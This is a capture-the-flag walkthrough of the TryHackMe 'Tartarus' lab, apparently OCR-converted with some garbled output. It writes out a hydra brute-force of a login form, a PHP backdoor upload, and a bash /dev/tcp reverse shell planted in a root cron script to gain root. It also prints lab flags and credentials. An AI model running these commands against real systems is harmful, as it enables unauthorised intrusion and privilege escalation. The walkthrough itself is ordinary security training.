Tartarus

Working Theory

Enumeration

Tools

nmap

```
Nmap scan report for 10.10.37.97
Host is up (0.53s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
 -rw-r--r--
             1 ftp
                                 17 Jul 05 21:45 test.txt
                      ftp
 ftp-syst:
  STAT:
 FTP server status:
    Connected to ::ffff:10.9.10.47
     Logged in as ftp
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
    At session startup, client count was 1
    vsFTPd 3.0.3 - secure, fast, stable
 End of status
22/tcp open ssh
                   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

Starting Nmap 7.80 (https://nmap.org) at 2020-10-15 22:30 EDT


| 2048 98:6c:7f:49:db:54:cb:36:6d:d5:ff:75:42:4c:a7:e0 (RSA) | 256 0c:7b:1a:9c:ed:4b:29:f5:3e:be:1c:9a:e4:4c:07:2c (ECDSA) |_ 256 50:09:9f:c0:67:3e:89:93:b0:c9:85:f1:93:89:50:68 (ED25519) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Apache2 Ubuntu Default Page: It works

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Targets

port 80

/robots.txt




User-Agent: *


Disallow : /admin-dir

I told d4rckh we should hide our things deep.

/admin-dir //credentials is pw //userid is usernames



Index of /admin-dir




Apache/2.4.18 (Ubuntu) Server at 10.10.37.97 Port 80

//back from port 21 after getting the interesting directory

/sUp3r-s3cr3t

//login page uh, try with those credentials





perform dictionary attack and found the credentials //enox:P@ssword1234

```
nebodystall@shpEADBEFF:-/tryhackme/tartarus$ hydra -L userid -P credentials.txt 10.10.19.60 http-post-form '/sUp3r-s3cr3t/authenticate.php:username=^USER^&password=^P ASS^:Incorrect' -t 64 -v Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-10-17 15:31:34 [DATA] max 64 tasks per 1 server, overall 64 tasks, 1313 login tries (l:13/p:101), ~21 tries per task [DATA] attacking http-post-form://10.10.19.60:80/sUp3r-s3cr3t/authenticate.php:username=^USER^&password=^PASS^:Incorrect [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [VERBOSE] Page redirected to http://10.10.19.60/sUp3r-s3cr3t/home.php [80][http-post-form] host: 10.10.19.60 login: enox password:Password1234 [STATUS] attack finished for 10.10.19.60 (waiting for children to complete tests) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-17 15:31:58 nobodystell@signature.pdf.com/vanhauser-thc/thc-hydra) finished at 2020-10-17 15:31:58
```

upload files interesting //try upload backdoor






Upload your file

Browse... No file selected.


Upload

The file backdoor.php has been uploaded

fuzz the secret directory and found images directory



there's the upload directory




Index of /sUp3r-s3cr3t/images

Name Last modified Size Description

Parent Directory
uploads/ 2020-10-17 19:34 -

Apache/2.4.18 (Ubuntu) Server at 10.10.19.60 Port 80

backdoor is here!



got the initial foothold

```
nobodyatall@wDEADBEEF:~/tryhackme/tartarus$ nc -lvp 18890
listening on [any] 18890 ...
connect to [10.9.10.47] from tartarus.thm [10.10.19.60] 52698
Linux ubuntu-xenial 4.4.0-184-generic #214-Ubuntu SMP Thu Jun 4 10:14:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
19:37:24 up 1:44, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ \[
\begin{array}{l}
\text{To direct input to this VM, click inside or press Ctrl+G.}
\end{array}
\]
```

port 21

able to access anonymously

```
:~/tryhackme/tartarus$ ftp 10.10.19.60
Connected to 10.10.19.60.
220 (vsFTPd 3.0.3)
Name (10.10.19.60:nobodyatall): anonymous
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 3 ftp
                        ftp
                                     4096 Jul 05 21:31 .
drwxr-xr-x 3 ftp
                        ftp
                                     4096 Jul 05 21:31 ..
            3 ftp
                       ftp
                                     4096 Jul 05 21:31 ...
drwxr-xr-x
                       ftp
                                      17 Jul 05 21:45 test.txt
-rw-r--r--
            1 ftp
226 Directory send OK.
ftp>
```

notice that the 3 period dir(not normal man, probably trying to hide something in there)? try accessing that //interesting hmm

```
ftp> cd ...
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x
              3 ftp
                         ftp
                                      4096 Jul 05 21:31 .
drwxr-xr-x
              3 ftp
                         ftp
                                      4096 Jul 05 21:31 ..
drwxr-xr-x
             2 ftp
                         ftp
                                     4096 Jul 05 21:31 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x
              2 ftp
                         ftp
                                      4096 Jul 05 21:31 .
drwxr-xr-x
              3 ftp
                         ftp
                                      4096 Jul 05 21:31 ..
-rw-r--r--
              1 ftp
                         ftp
                                        14 Jul 05 21:45 yougotgoodeyes.txt
226 Directory send OK.
```

```
interesting directory
```

```
nobodyatall@@xDEADBEEF:~/tryhackme/tartarus$ cat yougotgoodeyes.txt
/sUp3r-s3cr3t
nobodyatall@@xDEADBEEF:~/tryhackme/tartarus$
```

//now go back to port 80 accessing the interesting directory

Post Exploitation

Privilege Escalation

initial foothold

```
3 users in /home
 $ cd home
 $ ls -la
 total 20
 drwxr-xr-x 5 root
                      root
                                 4096 Jul 5 21:45 .
                     root
 drwxr-xr-x 24 root
                                4096 Oct 17 17:53 ..
                                4096 Jul 5 21:35 cleanup
 drwxr-xr-x 2 root
                      root
 drwxr-xr-x 2 d4rckh
                       d4rckh 4096 Jul 5 21:35 d4rckh
 drwxr-xr-x 2 thirtytwo thirtytwo 4096 Jul 5 21:38 thirtytwo
```

```
www-data@ubuntu-xenial:/home/d4rckh$ cat user.txt
cat user.txt
0f7dbb2243e692e3ad222bc4eff8521f
www-data@ubuntu-xenial:/home/d4rckh$
```

```
/etc/crontab
//python script cleanup.py exec as root user each 2 min
//script store in d4rckh home directory
```

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin
# m h dom mon dow user command
                            python /home/d4rckh/cleanup.py
*/2 *
         * * *
                  root
                            cd / 86 run-parts --report /etc/cron.hourly
test -x /usr/sbin/anacron | ( cd / 86 run-parts --report /etc/cron.daily )
test -x /usr/sbin/anacron | ( cd / 86 run-parts --report /etc/cron.weekly)
17 *
         * * *
                  root
25 6
         * * *
                  root
47 6
         * * 7
                  root
                                                           (cd / 86 run-parts -- report /etc/cron.monthly)
52
   6
                  root
                            test -x /usr/sbin/anacron
www-data@ubuntu-xenial:/home/d4rckh$
```

To direct input to this VM, click inside or press Ctrl+G.

```
we've write permission
```

```
www-datadubuntu-xenial:/home/d4rckh% ls -la
ls -la
total 16
drwxr-xr-x 2 d4rckh d4rckh 4096 Jul
                                     5 21:35 .
                           4096 Jul
drwxr-xr-x 5 root root
                                     5 21:45
                            129 Jul
                                     5 21:45 cleanup.py
-rwxrwxrwx 1 root
                    root
-rw-r--r-- 1 d4rckh d4rckh
                            33 Jul
                                     5 21:45 user.txt
www-data@ubuntu-xenial:/home/d4rckh$
```

To direct input to this VM move the mouse pointer inside or press Ctrl+G

cleanup.py script

edit the cleanup.py script exec bash reverse shell //bash backdoor script

```
www-data@ubuntu-xenial:/var/tmp$ pwd
pwd
/var/tmp
www-data@ubuntu-xenial:/var/tmp$ echo '#!/bin/bash' > backdoor
echo '#!/bin/bash' > backdoor
www-data@ubuntu-xenial:/var/tmp$ echo 'bash -i >& /dev/tcp/10.9.10.47/7741 0>&1'
>> backdoor
>> backdoori >& /dev/tcp/10.9.10.47/7741 0>&1'
www-data@ubuntu-xenial:/var/tmp$ cat backdoor
cat backdoor
#!/bin/bash
bash -i >& /dev/tcp/10.9.10.47/7741 0>&1
www-data@ubuntu-xenial:/var/tmp$
```

```
www-data@ubuntu-xenial:/home/d4rckh$ chmod +x /var/tmp/backdoor
chmod +x /var/tmp/backdoor
www-data@ubuntu-xenial:/home/d4rckh$ ls -la /var/tmp/backdoor
ls -la /var/tmp/backdoor
-rwxrwxrwx 1 www-data www-data 53 Oct 17 19:52 /var/tmp/backdoor
www-data@ubuntu-xenial:/home/d4rckh$
```

```
//edit cleanup.py script
www-data@ubuntu-xenial:/home/d4rckh$ echo '#!/usr/bin/env python' > cleanup.py
echo '#!/usr/bin/env python' > cleanup.py
www-data@ubuntu-xenial:/home/d4rckh$ echo 'import os' >> cleanup.py
echo 'import os' >> cleanup.py
www-data@ubuntu-xenial:/home/d4rckh$ echo 'os.system("/var/tmp/backdoor")' >> cl
eanup.py
```

```
www-data@ubuntu-xenial:/home/d4rckh$ cat clean
cat cleanup.py
#!/usr/bin/env python
import os
os.system("/var/tmp/backdoor")
www-data@ubuntu-xenial:/home/d4rckh$
```

wait for the root shell to return back when cronjob exec it as root user

```
nabodyatalia0*DEADBEET:~$ nc -lvp 7741
listening on [any] 7741 ...
connect to [10.9.10.47] from tartarus.thm [10.10.19.60] 39062
bash: cannot set terminal process group (6921): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu-xenial:~# id && whoami && hostname
id && whoami && hostname
uid=0(root) gid=0(root) groups=0(root)
root
ubuntu-xenial
root@ubuntu-xenial:~#
```

```
root flag
```

```
root@ubuntu-xenial:~# cat root.txt
cat root.txt
7e055812184a5fa5109d5db5c7eda7cd
root@ubuntu-xenial:~#
```

Creds

Flags

Write-up Images